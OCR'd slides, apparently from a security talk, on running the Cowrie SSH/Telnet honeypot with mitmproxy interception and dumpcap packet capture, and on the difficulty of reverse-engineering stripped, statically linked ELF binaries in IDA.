
```
A squash merge of GoSecure/cowrie telnet-poc branch:
https://github.com/GoSecure/cowrie/tree/telnet-poc

Rebased on current upstream master.

August 2016 update: Resolved several conflicts when rebasing
```

obilodeau committed with micheloosterhof on Aug 14 `1 parent bae5889` `commit 640652207d181fe529bcf1ed1e4e8b0202fc04cf`

Showing **13 changed files** with **461 additions** and **38 deletions**.



I merged Telnet support into the #cowrie SSH honeypot. Thanks @obilodeau ! Check cowrie.cfg.dist for options.

Man-In-The-Middle: mitmproxy

- Intercept SOCKS-proxied HTTPS traffic
- Stable (running for months)
- Doesn’t do iptables by itself
- libmitmproxy to parse logs and extract data

Full Packet Capture

- tcpdump vs dumpcap
- dumpcap more modern
- Automatic rotation:

```
-b duration:$(( 24 * 60 * 60))
```

- Move your SSH to non-standard port and filter it out

Problem

Reverse engineering


Biggest problem

Statically-linked stripped binaries


Static/stripped ELF primer

- No imports (library calls) present
- All the code bundled together down to kernel syscall
- Disassembler (if available for arch) doesn’t help much

Binary in IDA




Library function · Data · Regular function · Unexplored · Instruction · External symbol




Functions window

Function name
_init_proc
sub_400150
sub_400160
sub_400170
sub_400180
sub_400190
start
sub_400200
sub_400284
sub_40034C
sub_400390
sub_4003F0
sub_400458
sub_4004B0
sub_400650



Function name
sub_400650
sub_400844
sub_400878
sub_4008C8
sub_400904
sub_4009C8
sub_400AB0
sub_400B68
sub_400C04
sub_400D18
sub_4011F4
sub_401338
sub_401384
sub_4013F8
sub_401494


Line 19 of 503




Function name
sub_401534
sub_401604
sub_401678
sub_401744
sub_4018B0
sub_401CD8
sub_401F08
sub_40206C
sub_4021E8
sub_40228C
sub_402438
sub_402618
sub_402838
sub_4029D4
sub_403468

Line 33 of 503

